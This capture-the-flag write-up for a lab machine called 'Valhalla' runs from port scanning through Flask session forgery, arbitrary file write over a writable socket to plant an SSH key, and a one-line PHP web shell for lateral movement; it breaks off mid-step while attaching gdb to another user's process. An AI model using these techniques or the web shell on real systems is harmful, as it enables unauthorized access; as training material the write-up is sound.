Valhalla Write-up

Initial Scan

nmap :

We start with a classic port scan to identify exposed services:

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-30 14:51 CET
Nmap scan report for 172.20.10.7
Host is up (0.0032s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 7f:20:f0:c9:76:fe:08:b4:ec:3c:29:71:d7:18:19:d2 (ECDSA)
|_  256 e9:f4:7f:22:98:89:ec:52:b0:15:9f:b7:8d:f7:e7:56 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Valhalla
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.79 seconds
```

From this scan, we can see two open ports:

- 22/tcp (SSH) : not immediately exploitable without credentials.
- 80/tcp (HTTP) : running an Nginx web server, which is likely our initial attack surface.

ffuf :

```
        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://172.20.10.7/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

:: Progress: [29999/29999] :: Job [1/1] :: 515 req/sec :: Duration: [0:01:25] :: Errors: 1 ::
```

Nothing founded but as we know we have an nginx proxy, we should try with the pattern http://ip/FUZZ/ (the last / is important here)

```
        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://172.20.10.7/FUZZ/
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

templates               [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 107ms]
static                  [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 15ms]
secret                  [Status: 200, Size: 264, Words: 64, Lines: 8, Duration: 69ms]
:: Progress: [29999/29999] :: Job [1/1] :: 496 req/sec :: Duration: [0:01:32] :: Errors: 1 ::
```

The presence of templates and static strongly suggests a Flask web application.
The /secret directory returning HTTP 200 immediately stands out as interesting

Conclusion :

At this stage, we have:

- An SSH service (not yet usable)
- A Flask-based web application behind Nginx
- Three discovered directories: templates, static, and secret

The /secret directory is clearly worth investigating further.

Web Analyze


Browser :


Manually browsing the application helps understanding its behavior:

Visiting /secret/ reveals a file named secret.dic, which appears to be a dictionary.


The application periodically calls a /loki endpoint.

Burp :





we identify a session cookie



Accessing /loki returns a message referencing two users: loki and odin.

Conclusion :

We now know:

- The application is built with Flask
- Sessions are used
- There is a dictionary file (secret.dic)
- Two users are explicitly referenced: loki and odin

This strongly suggests authentication or role-based logic.

Web Exploitation

Flask-unsign :

```
└─$ flask-unsign -u -c eyJyb2xlIjoid2FycmlvciJ9.aVPaAA.fRUIRPq4wWU9L2YrrIlf7K51kG8 -w Downloads/secret.dic
[*] Session decodes to: {'role': 'warrior'}
[*] Starting brute-forcer with 8 threads..
[+] Found secret key after 384 attemptsoTn@?VFJ6RM.
'FLRMQnYedn7+_z/5,Thn.@w/%3;QLx:8ZK>3D\\C!'
```

- We recover the Flask secret key
- We identify that the session contains a field named role


With the secret key and known usernames, we can forge custom session cookies.

```
└─$ flask-unsign -s -c "{'role': 'loki'}" --secret "FLRMQnYedn7+_z/5,Thn.@w/%3;QLx:8ZK>3D\\C!"
eyJyb2xlIjoibG9raSJ9.aVPehA.47cZ8cwv3_Pxr3-Wn8MRW5rPJxM
```


```
└─$ flask-unsign -s -c "{'role': 'odin'}" --secret "FLRMQnYedn7+_z/5,Thn.@w/%3;QLx:8ZK>3D\\C!"
eyJyb2xlIjoib2RpbiJ9.aVPeiw.pSsxcxzzOdLfAGg79bF_Y4yqhGQ
```

We use the secret key and the two users to generate cookies that might let us access resources we shouldn’t


Burp :




We get an error message with the cookie corresponding to the role loki



Here we have a valid response, with an underdevelopment POST form pointing on the /loki end-point.



Further testing reveals a Server-Side Template Injection (SSTI) vulnerability.



With the correct payload, we achieve arbitrary command execution on the server.

Conclusion :

By abusing:

- An exposed Flask secret key
- Session forgery
- An SSTI vulnerability

We obtain our first remote command execution, gaining access as user loki.

First Inside Discovery

Bash :

```
loki@Valhalla:~$ id
uid=1001(loki) gid=1001(loki) groups=1001(loki)
loki@Valhalla:~$ ls
linpeas.sh  valhalla
loki@Valhalla:~$
```


We confirm our access


Linpeas :

```
/home/jormungandr/jormungandr.sock
  └─(Read Write)
```

```
jormung+     664  0.0  0.3  17476  9508 ?        Ss   14:31   0:00 /usr/bin/python3 /home/jormungandr/I_ll_remember
```

```
fenrir       756  0.0  0.3 203388  8708 ?        S    14:31   0:00  _ /usr/sbin/apache2 -k start
fenrir       757  0.0  0.3 203388  8708 ?        S    14:31   0:00  _ /usr/sbin/apache2 -k start
fenrir       758  0.0  0.3 203388  8708 ?        S    14:31   0:00  _ /usr/sbin/apache2 -k start
fenrir       759  0.0  0.3 203388  8708 ?        S    14:31   0:00  _ /usr/sbin/apache2 -k start
fenrir       760  0.0  0.3 203388  8708 ?        S    14:31   0:00  _ /usr/sbin/apache2 -k start
```





Running LinPEAS reveals several interesting findings:

- Four additional users: fenrir, jormungandr, odin, and root
- The home directory of jormungandr is world-accessible
- A readable and writable UNIX socket exists in jormungandr's home
- A script named I_ll_remember is running as jormungandr
- Fenrir runs an Apache server on port 8080
- The prophecy directory is writable by the group loki_s_son

Conclusion :

We identify multiple potential privilege escalation paths:

- A writable socket tied to a privileged process
- Group-based permissions
- A secondary web server running as another user

Priviliege Escalation : Jormungandr

Bash :

```
jormungandr@Valhalla:~$ id
uid=1003(jormungandr) gid=1003(jormungandr) groups=1003(jormungandr),1004(loki_s_sons)
jormungandr@Valhalla:~$ ll
total 44
drwxr-xr-x 4 jormungandr jormungandr 4096 Dec 30 14:56 ./
drwxr-xr-x 6 root        root        4096 Dec  4 14:20 ../
lrwxrwxrwx 1 jormungandr jormungandr    9 Dec 10 12:37 .bash_history -> /dev/null
-rw-r--r-- 1 jormungandr jormungandr  220 Dec  4 14:20 .bash_logout
-rw-r--r-- 1 jormungandr jormungandr 3771 Dec  4 14:20 .bashrc
drwx------ 2 jormungandr jormungandr 4096 Dec 30 14:56 .cache/
-rwxrwx--- 1 jormungandr jormungandr  683 Dec 27 15:48 I_ll_remember*
srw-rw-rw- 1 jormungandr jormungandr    0 Dec 30 14:29 jormungandr.sock=
-rw-r--r-- 1 jormungandr jormungandr    5 Dec 30 14:52 memory.log
-rw-r--r-- 1 jormungandr jormungandr  807 Dec  4 14:20 .profile
-rwxrwxr-x 1 jormungandr jormungandr  284 Dec 27 15:44 speak_to_jormungandr*
drwx------ 2 jormungandr jormungandr 4096 Dec 27 15:53 .ssh/
-rw-r--r-- 1 jormungandr jormungandr    6 Dec 30 14:53 test
```

```
loki@Valhalla:/home/jormungandr$ cat speak_to_jormungandr
#!/usr/bin/python3
import socket

SOCK_PATH = "/home/jormungandr/jormungandr.sock"

client = socket.socket(socket.AF_UNIX, socket.SOCK_STREAM)
client.connect(SOCK_PATH)

msg = input("jormungandr memory is infinite : ")

client.send(f"memory.log:{msg}".encode('utf-8'))
client.close()
loki@Valhalla:/home/jormungandr$ ./speak_to_jormungandr
jormungandr memory is infinite : test
loki@Valhalla:/home/jormungandr$ ll
total 36
drwxr-xr-x 3 jormungandr jormungandr 4096 Dec 30 14:52 ./
drwxr-xr-x 6 root        root        4096 Dec  4 14:20 ../
lrwxrwxrwx 1 jormungandr jormungandr    9 Dec 10 12:37 .bash_history -> /dev/null
-rw-r--r-- 1 jormungandr jormungandr  220 Dec  4 14:20 .bash_logout
-rw-r--r-- 1 jormungandr jormungandr 3771 Dec  4 14:20 .bashrc
-rwxrwx--- 1 jormungandr jormungandr  683 Dec 27 15:48 I_ll_remember*
srw-rw-rw- 1 jormungandr jormungandr    0 Dec 30 14:29 jormungandr.sock=
-rw-r--r-- 1 jormungandr jormungandr    5 Dec 30 14:52 memory.log
-rw-r--r-- 1 jormungandr jormungandr  807 Dec  4 14:20 .profile
-rwxrwxr-x 1 jormungandr jormungandr  284 Dec 27 15:44 speak_to_jormungandr*
drwx------ 2 jormungandr jormungandr 4096 Dec 27 15:53 .ssh/
loki@Valhalla:/home/jormungandr$ cat memory.log
test
loki@Valhalla:/home/jormungandr$
```

In jormungandr's home directory:

- We find a script called speak_to_jormungandr, readable and executable by us
- This script communicates with I_ll_remember via jormungandr.sock

The logging mechanism expects input in the format:

filename:content

Although we cannot modify speak_to_jormungandr, the socket itself is writable, allowing us to send arbitrary data.

```
loki@Valhalla:/home/jormungandr$ nc -U jormungandr.sock
test:test
loki@Valhalla:/home/jormungandr$ ll
total 40
drwxr-xr-x 3 jormungandr jormungandr 4096 Dec 30 14:53 ./
drwxr-xr-x 6 root        root        4096 Dec  4 14:20 ../
lrwxrwxrwx 1 jormungandr jormungandr    9 Dec 10 12:37 .bash_history -> /dev/null
-rw-r--r-- 1 jormungandr jormungandr  220 Dec  4 14:20 .bash_logout
-rw-r--r-- 1 jormungandr jormungandr 3771 Dec  4 14:20 .bashrc
-rwxrwx--- 1 jormungandr jormungandr  683 Dec 27 15:48 I_ll_remember*
srw-rw-rw- 1 jormungandr jormungandr    0 Dec 30 14:29 jormungandr.sock=
-rw-r--r-- 1 jormungandr jormungandr    5 Dec 30 14:52 memory.log
-rw-r--r-- 1 jormungandr jormungandr  807 Dec  4 14:20 .profile
-rwxrwxr-x 1 jormungandr jormungandr  284 Dec 27 15:44 speak_to_jormungandr*
drwx------ 2 jormungandr jormungandr 4096 Dec 27 15:53 .ssh/
-rw-r--r-- 1 jormungandr jormungandr    6 Dec 30 14:53 test
loki@Valhalla:/home/jormungandr$ cat test
test
```

Using nc, we send crafted payloads directly to the socket.
This allows us to write arbitrary files as jormungandr.

```
loki@Valhalla:/home/jormungandr$ nc -U jormungandr.sock
.ssh/authorized_keys:ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFXTRaCHMTZbZsdKSCiRwamIN78ACcqIeRd7/hRWYvJi
```

By overwriting ~/.ssh/authorized_keys, we obtain an SSH shell as jormungandr.

Conclusion :

A trusted logging system combined with a writable socket results in arbitrary file write, leading to a full privilege escalation to jormungandr.

Privilege Escalation : Fenrir

Bash :

```
jormungandr@Valhalla:~$ id
uid=1003(jormungandr) gid=1003(jormungandr) groups=1003(jormungandr),1004(loki_s_sons)
jormungandr@Valhalla:~$ ll
total 44
drwxr-xr-x 4 jormungandr jormungandr 4096 Dec 30 14:56 ./
drwxr-xr-x 6 root        root        4096 Dec  4 14:20 ../
lrwxrwxrwx 1 jormungandr jormungandr    9 Dec 10 12:37 .bash_history -> /dev/null
-rw-r--r-- 1 jormungandr jormungandr  220 Dec  4 14:20 .bash_logout
-rw-r--r-- 1 jormungandr jormungandr 3771 Dec  4 14:20 .bashrc
drwx------ 2 jormungandr jormungandr 4096 Dec 30 14:56 .cache/
-rwxrwx--- 1 jormungandr jormungandr  683 Dec 27 15:48 I_ll_remember*
srw-rw-rw- 1 jormungandr jormungandr    0 Dec 30 14:29 jormungandr.sock=
-rw-r--r-- 1 jormungandr jormungandr    5 Dec 30 14:52 memory.log
-rw-r--r-- 1 jormungandr jormungandr  807 Dec  4 14:20 .profile
-rwxrwxr-x 1 jormungandr jormungandr  284 Dec 27 15:44 speak_to_jormungandr*
drwx------ 2 jormungandr jormungandr 4096 Dec 27 15:53 .ssh/
-rw-r--r-- 1 jormungandr jormungandr    6 Dec 30 14:53 test
```

We are part of the loki_s_sons group

```
jormungandr@Valhalla:/home/fenrir/prophecy$ ll
total 12
drwxrwxr-x 2 fenrir loki_s_sons 4096 Dec 27 15:57 ./
drwxr-x--- 3 fenrir loki_s_sons 4096 Dec 30 09:21 ../
-rw-rw-r-- 1 fenrir fenrir       703 Dec 11 06:51 gleipnir
jormungandr@Valhalla:/home/fenrir/prophecy$ cat gleipnir
They braided silence from a whisper and root,
A slender tether, softer than a sigh;
It lies about the jaw in wintered mute,
A hush that holds the thunder under sky.

Fenrir stirs with hunger in his ribs,
Tyr set his hand where fate would take its toll;
The gods kept watch with cautious, careful lips,
The thin cord humming quiet round a soul.

Time gnaws at patience, old bargains wake,
A distant knot remembers earth and blood;
The tautness trembles, then at last will break—
Old orders answering in flame and flood.

When Gleipnir snaps, the world will feel the shock,
The halls of gods will shake like brittle rock;
A clock unchains, a final bell will knock—
And dawn will darken into Ragnarok.
jormungandr@Valhalla:/home/fenrir/prophecy$
```

The prophecy directory contains a file named gleipnir

```
jormungandr@Valhalla:/home/fenrir/prophecy$ curl http://127.0.0.1:8080
They braided silence from a whisper and root,
A slender tether, softer than a sigh;
It lies about the jaw in wintered mute,
A hush that holds the thunder under sky.

Fenrir stirs with hunger in his ribs,
Tyr set his hand where fate would take its toll;
The gods kept watch with cautious, careful lips,
The thin cord humming quiet round a soul.

Time gnaws at patience, old bargains wake,
A distant knot remembers earth and blood;
The tautness trembles, then at last will break—
Old orders answering in flame and flood.

When Gleipnir snaps, the world will feel the shock,
The halls of gods will shake like brittle rock;
A clock unchains, a final bell will knock—
And dawn will darken into Ragnarok.
```

Apache serves the prophecy directory as its web root

The directory is writable by our group

```
jormungandr@Valhalla:/home/fenrir/prophecy$ nano payload.php
jormungandr@Valhalla:/home/fenrir/prophecy$ cat payload.php
<?php system($_GET["cmd"]); ?>
jormungandr@Valhalla:/home/fenrir/prophecy$ curl http://127.0.0.1:8080/payload.php?cmd=id
uid=1002(fenrir) gid=1002(fenrir) groups=1002(fenrir),1004(loki_s_sons)
jormungandr@Valhalla:/home/fenrir/prophecy$
```


By writing malicious scripts into prophecy, they are executed by Apache as user fenrir.

Conclusion :

Group permissions combined with Apache misconfiguration allow us to execute commands as fenrir.

Privilege Escalation : odin

Bash :



```
fenrir@Valhalla:~$ cat /usr/local/bin/ragnarok
#!/bin/bash
set -euo pipefail

if [[ $# -ne 1 || ! "$1" =~ ^[0-9]+$ ]]; then
    echo "Usage: $0 <pid>"
    exit 1
fi

PID="$1"

if [[ ! -r "/proc/$PID/status" ]]; then
    echo "Process not found"
    exit 1
fi

EUID_PROC=$(awk '/^Uid:/ {print $3}' /proc/"$PID"/status)

if [[ "$EUID_PROC" -eq 0 ]]; then
    echo "Error: attaching to root-owned processes is forbidden"
    exit 1
fi

export PATH="/usr/bin"
export SHELL="/bin/false"
export HOME="/tmp"
export USER="debugger"
export LOGNAME="debugger"
unset LD_PRELOAD
unset LD_LIBRARY_PATH
unset HISTFILE
unset HISTSIZE
unset PROMPT_COMMAND
unset GDBHISTFILE

exec /usr/bin/gdb -q -nx -nh -p "$PID"
```

We discover a sudo-accessible wrapper that launches GDB on non-root processes.

Steps:

1. Identify a process owned by odin
2. Attach GDB to the process
3. Dump its memory and inspect variables

```
fenrir@Valhalla:~$ ps aux | grep odin
odin         671  0.0  0.0   2644   944 ?        Ss   14:56   0:00 /usr/local/bin/ragnarok_watcher
odin         963  0.0  0.3  17096  9496 ?        Ss   14:56   0:00 /lib/systemd/systemd --user
odin         964  0.0  0.1 169396  3848 ?        S    14:56   0:00 (sd-pam)
odin         970  0.0  0.2   8748  5464 tty1     S+   14:56   0:00 -bash
root         982  0.1  0.4  17160 10848 ?        Ss   14:58   0:00 sshd: odin [priv]
odin         984  0.1  0.3  17292  8032 ?        S    14:58   0:00 sshd: odin@pts/0
odin         985  0.0  0.2   8736  5428 pts/0    Ss   14:58   0:00 -bash
fenrir      1029  2.0  0.0   6480  2324 pts/0    S+   15:01   0:00 grep --color=auto odin
fenrir@Valhalla:~$ sudo ragnarok 671
Attaching to process 671
Reading symbols from target:/usr/local/bin/ragnarok_watcher...
Reading symbols from target:/lib/x86_64-linux-gnu/libc.so.6...
Reading symbols from /usr/lib/debug/.build-id/4f/7b0c955c3d81d7cac1501a2498b69d1d82bfe7.debug...
